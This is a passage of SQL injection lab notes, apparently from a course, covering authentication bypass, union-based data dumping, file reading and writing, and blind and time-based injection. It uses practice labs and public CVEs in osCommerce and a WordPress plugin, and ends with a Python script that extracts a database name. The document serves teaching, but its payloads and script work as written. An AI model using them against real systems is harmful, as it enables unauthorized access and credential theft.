SQL Injection

1.1 Bypass Authentication using SQLi

Authentication is a process that ensures and confirms a user's identity. In any web application, ususally there is a login page to authenticate users:

- /login
- /admin
- /panel

Let's look at a simple query to check user credentials:

```
SELECT * FROM users WHERE username = 'admin' AND password='12345'
```

Our goal here is to make the query return True. Note that:

- If username = 'admin' AND password ='12345', we have 2 matches and this means a user exists and we correctly authenticated;
- If only 1 match, this means that the user exsits yet we have the wrong password;
- However, note that we don't care how many rows match, as long as we have $i > 0$ matches the whole statement is TRUE.
- Hence, we shall *truthify* the statement by using a tautology:

  ```
  SELECT * FROM users WHERE username = 'admin' OR 1=1
  ```

This looks really cool !! Hence based on the logic above, we thereby have the following payload:

```
username=admin' OR 1=1 -- -; password=admin' OR 1=1 -- -
```

Thereby the query now becomes:

```
SELECT * FROM users WHERE username = 'admin' OR 1=1 -- -,password='admin' OR
1=1 -- - '
```

Which is equivalent to:

```
SELECT * FROM users WHERE username = 'admin' OR 1=1 -- - SOMETHING UNIMPORTANT
```

Thereby we see that there $i > 0$ matches, and hence the query should return TRUE.


Lab Demo

Let's try simple e-document 1.31. Let's look at the source code:

```
$sql = "SELECT * From edocphp_users WHERE username='$username' AND password
='$r_password'";
```

Payload:

```
username: admin' OR 1=1 -- -
password: admin' OR 1=1 -- -
```



Username

admin' OR 1=1 -- -

Password

••••••••••••••••••

Output:



Welcome admin' OR 1=1 -- -
You are Super Administrator!

Where would you like to go?

Incoming Documents Main Page

Outgoing Documents Main Page

Administration Page

(c) TECORange:: TECorange.com

This program is free software under the terms of the GNU General Public License as published by the Free Software Foundation.


Assignment:

Find a method to log into OWASP Mutillidae as Jeremy (without credentials)

payload:

```
username: jeremy
password: admin' OR 1=1 -- -
```

Output:


Logged In Admin: admin (g0t r00t?)
eset DB | View Log | View Captured Data

1.2 Union-Based SQL Injection

It's useful to think that each SELECT Statement returns a set of n-dimensional vectors, where each vector is a unique entry and each dimension being a particular field. For instance, the query:

```
SELECT user, password from user;
```

Returns a list of 2-dimensional vectors with the form (user,password). We will denote the list of vectors as Result-Sets R.

Definition:

Let UNION: $(R1, R2) \rightarrow R1 \bigcup R2$, such that R1 and R2 are Result-Sets, where:

- $\forall v1 \in R1, v2 \in R2, dim(v1) = dim(v2)$
- $\forall i \in 0...dim(R1) - 1, \forall v1, v2 \in R1, R2, v1[i] \sim v2[i]$.

Goal && Challenge:

We discuss some common techniques associated with UNION Based SELECTION. Let's check it out !! We sall use SQLi-Lab Lesson 1 as our main box.

Consider the follwing sql query at the backend:

```
SELECT * FROM users WHERE id=1 LIMIT 0,1;
```

There are a couple of foreeable problems associated with it. Note that R1 is already set by the web server. Our goal is to *generate a* ***valid*** *and* ***informative*** *UNION MAP by carefully crafting R2.* Hence 3 challenges immediately follow:


- **How can we get dim(v1)?**
  - order by $n \in \mathbb{Z}^+$

  ```
  ?id=1' ORDER BY 3 -- -
  ```

  Inject:


  ```
  http://localhost:9999/chapter1/sqli_lab/Less-1/?id=1' ORDER BY 999 -- -
  ```

  Output:


Welcome Dhakkan
Unknown column '9999' in 'order clause'

This indicates that we are going to far. We should reduce our upper bound.

```
http://localhost:9999/chapter1/sqli_lab/Less-1/?id=1' ORDER BY 3 -- -
```


Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

Thereby, we see that dim(R1) = 3.

- **Which dimension will be printed on the screen ? How can we figure it out ?**
  - Here we used a colored sequence. Let X= $\{1, 2, 3...dim(R1)\}$ be a sequence, such that $\forall v \in R2$, D(v) = (1,2,......,dim(R1)). In this way, if $\exists n \in X$, such that n is displayed, then we know which dimension we should inject into.

  ```
  ?id=1' UNION SELECT 1,2,3 -- -
  ```

Inject:

```
http://localhost:9999/chapter1/sqli_lab/Less-1/?id=1' UNION SELECT 1,2,3-- -
```


- **What if only vector(s) from R1 are returned ? How can we show R2, which is our own choice of dimensional vectors ?**

  ```
  http://localhost:9999/chapter1/sqli_lab/Less-1/?id=null' UNION SELECT
  1,2,3-- -
  ```

Let's take a look at an example:

```
http://localhost:9999/chapter1/sqli_lab/Less-1/?id=1' UNION SELECT 1,2,3-- -
```

Output:




Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

Note that even though we inject a colored sequence as the dimensions, no items from the sequence has been displayed. Here all we see is $v \in R1, where\ dim(v) = 3$. In order to display R2, we need to **NULLIFY v1**, such that $v1 = \emptyset$.

Inject:

```
http://localhost:9999/chapter1/sqli_lab/Less-1/?id=null' UNION SELECT 1,2,3--
-
```

Output:



Welcome Dhakkan
Your Login name:2
Your Password:3

Thereby our colored sequence entails. And we see that dim 2 and dim 3 are injectable.


- **Suppose we craft R2, such that $\forall v \in R2, dim(v) = 2,\ |R2| > 1$. Yet the dispaly only returns $v1$. How can we include $\forall v$?**
    - Use the group_concat() Function

```
UNION SELECT 1, group_concat(user," : ",password),3 from user;
```

Inject:

```
http://localhost:9999/chapter1/sqli_lab/Less-1/?id=null' UNION SELECT
1,group_concat(username," : ",password),3 FROM users -- -
```

Outcome:



```
Welcome    Dhakkan
Your Login name:Dumb : Dumb,Angelina : I-kill-you,Dummy : p@ssword,secure : crappy,stupid :
stupidity,superman : genious,batman : mob!le,admin : admin
Your Password:3
```

Demo:

OsCommerce 2.3.3.4

Exploit-db: https://www.exploit-db.com/exploits/31515/

Vulnerable Source Code:

```
<?php
 [...]
 LINE 138: $rows = 0;
 LINE 139: $zones_query_raw = "select a.association_id, a.zone_country_id,
c.countries_name, a.zone_id, a.geo_zone_id, a.last_modified,
 a.date_added, z.zone_name from " . TABLE_ZONES_TO_GEO_ZONES . " a left join "
. TABLE_COUNTRIES . " c on a.zone_country_id = c.countries_id
 left join " . TABLE_ZONES . " z on a.zone_id = z.zone_id where a.geo_zone_id
= " . $HTTP_GET_VARS['zID'] . " order by association_id";
 LINE 140: $zones_split = new splitPageResults($HTTP_GET_VARS['spage'],
MAX_DISPLAY_SEARCH_RESULTS, $zones_query_raw, $zones_query_numrows);
 LINE 141: $zones_query = tep_db_query($zones_query_raw);
 [...]
 ?>
```

Inject:

```
http://lab.awh.exdemy.com/chapter1/oscommerce-2.3.3.4/admin/geo_zones.php?
action=list&zID=1' ORDER BY 4444 -- -
```

Output:

```
Tax Zones
1064 - You have an error in your SQL syntax; check the manual that corresponds
to your MariaDB server version for the right syntax to use near '\' ORDER BY
4444-- -' at line 1

select count(*) as total from zones_to_geo_zones a left join countries c on
a.zone_country_id = c.countries_id left join zones z on a.zone_id = z.zone_id
where a.geo_zone_id = 1\' ORDER BY 4444-- -
```

It seems the source code is filtering special characters like ' by wrapping a escape character \ before it. Somehwere in the server code the php script is trying to prepend every ' with a \ to nullify it in the query. But this actually makes our job easier:

Unescaped Version

```
SELECT id1, id2, id3 WHERE zid= 1' -- - ORDER BY association_id;
```

Escaped Version

```
SELECT id1, id2, id3 WHERE zid = 1\' -- - ORDER BY association_id;
```

The key here really is: since the input value is numeric, the corresponding query syntax contains NO single QUOTES ARE NEEDED AT ALL. Hence no need for escaping, we can just do whatever we like to do.

(

We won't go through how the exploit inject gets developed step by step. But the general gist is presented. A more detailed description can be found at:


https://secgeek.net/oscommerce-v2x-sql-injection-vulnerability/

)

Inject:

```
http://lab.awh.exdemy.com/chapter1/oscommerce-2.3.3.4/admin/geo_zones.php?
action=list&zID=%20
1%20group%20by%201%20union%20select%201,2,3,4,5,6,7,8%20from%20administrators%
20--
```

Output:



Country	Zone	Action	United States
United States	Florida	▶	Edit Delete
3	8	▶	
Displaying 1 to 1 (of 1 countries)		Page 1 of 1	Date Added: 06/30/2014


Back + Insert

This implies that dim 3, 8 are injectable. Since the server is filtering quotes, we need to make sure no special characters are introduced. Hence we need to obtain hex digit for the things that we use.

Inject:

```
zID=1 group by 1 union select
1,2,3,4,5,6,7,concat(user_name,0x3a,user_password) from administrators --
```

Output:



Country	Zone	Action	United States
United States	Florida	▶	Edit Delete
3	admin:PDy.5ZPPkix80WQrn5HhctA8uNNV5dk/	▶	
Displaying 1 to 1 (of 1 countries)		Page 1 of 1	Date Added: 06/30/2014

Back + Insert


Assignment:

Dump the Users table in SQLi Labs

Inject:

```
http://lab.awh.exdemy.com/chapter1/sqli_lab/Less-2/?
id=%20null%20UNION%20SELECT%201,version(),group_concat(username,0x3a,password)
%20FROM%20users%20--%20+
```

Output:



Welcome Dhakkan
Your Login name:10.1.26-MariaDB-0+deb9u1
Your Password:Dumb:Dumb,Angelina:I-kill-you,Dummy:p@ssword,secure:crappy,stupid:stupidity,superman:genious,batman:mob!le,admin:admin

1.3 Read and Write Files under SQLi

We can manipulate certain SQL Command to read or write files on the server from SQL Injection. $Let\ F(database\_user) >= F(file\_owner)$, then we can have either read or write access to files using specific functionality in sql.


Reading Files

```
load_file('filename')
```

Output:

Suppose the dimension we UNION SELECTed spans n rows $n >= 1$, than the result-sets will automatically contain n vectors with possible dimensions repeating. Hence, we are expecting an output vector $v1$ like:

v1 = (1,2,load_file('/etc/passwd'))



```
Welcome    Dhakkan
Your Login name:2
Your Password:root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var
/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var
/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false messagebus:x:102:104::/var/run/dbus:/bin/false
```

Writing on Files


Again $Let\ F(database\_user) >= F(file\_owner)$, then we can write on files using the *SELECT INTO* query. Let's try it:

Inject:

```
http://localhost:9998/Less-2/?
id=%20null%20UNION%20SELECT%201,2,load_file(%27/etc/passwd%27)%20FROM%20users%
20INTO%20outfile%20%27/tmp/newFile.txt%27--%20+
```

Output:

(usually no error message implies a successful write)



```
Welcome    Dhakkan
```


```
# in server
cat /tmp/newfile
Your Login name:2
Your Password:1 2 root:x:0:0:root:/root:/bin/bash\
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\
bin:x:2:2:bin:/bin:/usr/sbin/nologin\ sys:x:3:3:sys:/dev:/usr/sbin/nologin\
sync:x:4:65534:sync:/bin:/bin/sync\
games:x:5:60:games:/usr/games:/usr/sbin/nologin\
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin\
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin\
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin\
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin\ www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin\
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin\ list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin\
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\ gnats:x:41:41:Gnats Bug-
Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\
libuuid:x:100:101::/var/lib/libuuid:\
syslog:x:101:104::/home/syslog:/bin/false\ mysql:x:102:105:MySQL
Server,,,:/nonexistent:/bin/false\
```

Note that we cannot overwrite a file. If a file already exists, we cannot add any change to it.

Inject:

```
http://localhost:9998/Less-2/?
id=%20null%20UNION%20SELECT%201,2,load_file(%27/etc/passwd%27)%20FROM%20users%
20INTO%20outfile%20%27/tmp/newFile.txt%27--%20+
```

Output:


Welcome Dhakkan
File '/tmp/newFile.txt' already exists

1.4 Blind SQL Injection

Blind Injection occurs when an attacker is not able to control data showed to user as a result of vulnerable SQL Request. Usually in these cases, **filtering of query concatenation is used by security features like Web Application Firewalls.**

There are 2 types of Blind SQL Injection:

- Boolean-based Blind SQL Injection
- Double-Blind SQL Injection

Let's look at the 1st one

1.41 Boolean-based Blind SQL Injection

Let's check out an example.

Inject:

```
?id=1' ORDER BY 2
```

Output:

```
Welcome    Dhakkan
You are in...........
```

This proves that the site is vulnerable to SQL Injection. Let's try an Union-Based Injection.

Inject:`

```
?id=1' UNION SELECT 1,2,3 -- +
```

Output:

```
Welcome    Dhakkan
You are in...........
```

Note that Result-Sets are not printed. We are facing a blind injection situation here.

Inject:

```
?id=1' ORDER BY 4444
```

Output:

```
EMPTY
```

What are we expecting here:

- If the query successfully pulls something from the database, then **SOMETHING** is printed;
- If the query fails to pull something successfully, then **NOTHING** gets printed;

Hence we have a boolean situation here. We can validate if something is true or false.

Let's check the background query first:

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

We want the query to be something like:

```
SELECT * FROM user WHERE id = '$id' AND [Boolean_Request] -- + LIMIT 0,1
```

# Option1: Guess length of characters in an username:

substr(string, start_position,number_of_characters_to_extract);

Inject:

```
?id=1' AND substr((SELECT length(username) FROM users LIMIT 0,1),1,1)=4 -- +
```

Output:

```
Welcome    Dhakkan
You are in...........
```

Option2: Guess Characters in the username:

Inject:

```
?id=1' AND substr((SELECT username FROM users LIMIT 0,1),1,1)='d' -- +
```

Output:

```
Welcome    Dhakkan
You are in...........
```

Hence we've successfully guessed 1st character in the username is d. Resursively, we can gather list of all usernames by this simple True-Or-False Testing game.

Demo: Complain Management System

https://www.exploit-db.com/exploits/42968/

In this part of the technical demo, we will discuss some really important subtlties about SQL-i.

url: http://lab.awh.exdemy.com/chapter1/Complain-Management-System/view.php?mod=admin&view=repod&id=plans%27

Let's do it !!

When we try to inject, we are usually left with some parameters to be filled. For instance:

```
...id=[to_be_filled]
```

Before we continue, we should ask: Which part of the query does this field belongs to ?

In the following query:

```
SELECT username FROM users WHERE id=1, region='Shanghai' LIMIT 0,1
```

Suppose our URL Input is:

```
?input= k
```

Then $input \in column, table, or field$

We need to guess it.

Inject:

```
/view.php?mod=admin&view=repod&id=plans AND 1=1 -- +
```

Output:

```
You have an error in your SQL syntax; check the manual that corresponds to
your MariaDB server version for the right syntax to use near 'AND 1=1 -- LIMIT
0,20
```

Inject:

```
/vie.php?mod=admin&view=repod&id=plans WHERE 1=1 -- +
```

Output:

```
Report - Admin View

 5  Basic Plan, Music Plan,     150     13
 6  Basic Plan,     120     05

```

This indicates that **?id=plans** is *table* instead of the *field*

Let's try and guess the username:

Inject:

```
http://lab.awh.exdemy.com/chapter1/Complain-Management-System/view.php?
mod=admin&view=repod&id=plans%20WHERE%201=1%20AND%20substr(version(),1,1)=1%20
--%20+
```

Output:

```
Report - Admin View

 5  Basic Plan, Music Plan,     150     13
 6  Basic Plan,     120     05
```

Double Bind(Time-based) SQL Injection

Double Blind SQL Injection is based on analysis of time delays from the moment of sending a query to the web applicatioon till the moment of receiving hte answer from it using functions like:

- benchmark() -- uses more CPU
- sleep() -- Relatively Quick

We use our boolean conditional to run sleep() or benchmark()

- If true, then it takes a long time. If false, query runs fast

Demo

Let's take a look at an example

Inject:

```
/?id=1'
/?id=1
/?id=1 WHERE PIG=DD
```

Output:

```
Welcome    Dhakkan
You are in...........
```

At first it seems like no matter what input we inject, the output stays the same. Now we make 2 inferences:

- Site is not vulnerable to injection;
- Site IS VULNERABLE to Injection, yet it is just that the display is not returning anything;

Eventually what we care about is if **THE INJECTED QUERY GETS EXECUTED OR NOT**. Even though we won't be able to see that through the display, we can employ the sleep() function and judge if the query gets executed or not based on the response time. So like the single-blind injection, this looks like:

- WHERE 1=1 AND TRUE $\rightarrow$ Something Displayed;
- WHERE 1=1 AND TRUE $\rightarrow$ Time Delay;

Inject:

```
/?id=1' AND 1=1 AND if((SELECT database())="security",sleep(20),NULL) -- +
```

Output:

```
Wait Time More Than 20 secs
```

Inject:

```
/?id=1' AND 1=1 AND if((SELECT database())="security3",sleep(20),NULL) -- +
```

Output:

```
Wait Time Really Short
```

Practical Example

WordPress Event-List Plugin SQL Injection

CVE-2017-9429

Inject1:

```
/?id=1 AND sleep(50) -- +
```

It's usually good to start with sleep(50) to see if its vulnerable, and then start to test conditions on it

Output:

Time delays more than 50 secs.

Test Length of the Database Name

Inject2:

```
/?id=1 AND if(SELECT length(database() > 4),sleep(50),NULL) -- +
```

Output:

Output waits for around 50 seconds.

Assignment

Write a python script to extract database name using **Blind SQL Injection** for SQLI DUMB SERIES-8

Answer:

```
#!/usr/bin/python
"""
Author: Yingqi(Edward) Shi
Decription: Guess DB Name based on Boolean SQL Injection
Purpose: Educational Purposes Only
"""
# define libraries needed
import requests
import sys, os

# define global values
URL = 'http://lab.awh.exdemy.com/chapter1/sqli_lab/Less-8/?id=1'
alphabet = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ'
low_alphabet = 'abcdefghijklmnopqrstuvwxyz'
success_string = 'You are in...........'
success_code = 200
# class definition
class Injector:
    # initialize object
    def __init__(self,url,success_string,alphabet):
        self.url = URL
        self.success_string = success_string
        self.alphabet = alphabet

    """
    Function 1: get_db_success(self)
    Description: returns True if we successully inject a query
    """
    def get_db_success(self,res):
        if self.success_string in res.content:
            return True
    """
    Function 2: get_db_length(self,res)
    Description: Returns the length of the name of the current database.
    """
    def get_db_length(self):
        # initializing constant
        i = 0
        while True:
            # updating candidate length by 1
            i = i + 1
            url = self.url + "' AND length(database())={} -- +".format(i)
            res = requests.get(url)
            # return if the response is invalid
            if res.status_code != success_code:
                print 'Oops Request Error :('
                return
            # return if the inject is successful
            if self.get_db_success(res):
                print 'length of the database is: {}'.format(i)
                return i

    """
    Function3: get_db_name(self,res)
    Description: get name of the database
    """
    def get_db_name(self):
        name_length = self.get_db_length()
        db_name = []
        for i in range(0,name_length):
            for x in self.alphabet:
                url = self.url + "' AND substr(database(),{},1)='{}' --
+".format(i+1,x)
                res = requests.get(url)
                # return if the response is invalid
                if res.status_code != success_code:
                    print "Oops Request Error :("
                # update db_name if the current inject is successul
                if self.get_db_success(res):
                    db_name.append(x)
        print "database name is: {}".format(db_name)
        return db_name

def main():
    injector = Injector(URL,success_string,low_alphabet)
    injector.get_db_length()
    injector.get_db_name()

main()
```

1.5. Error-Based SQL Injection

1.51. Revisit Group By Command

Before we begin, let's review the *group by* syntax in mysql.

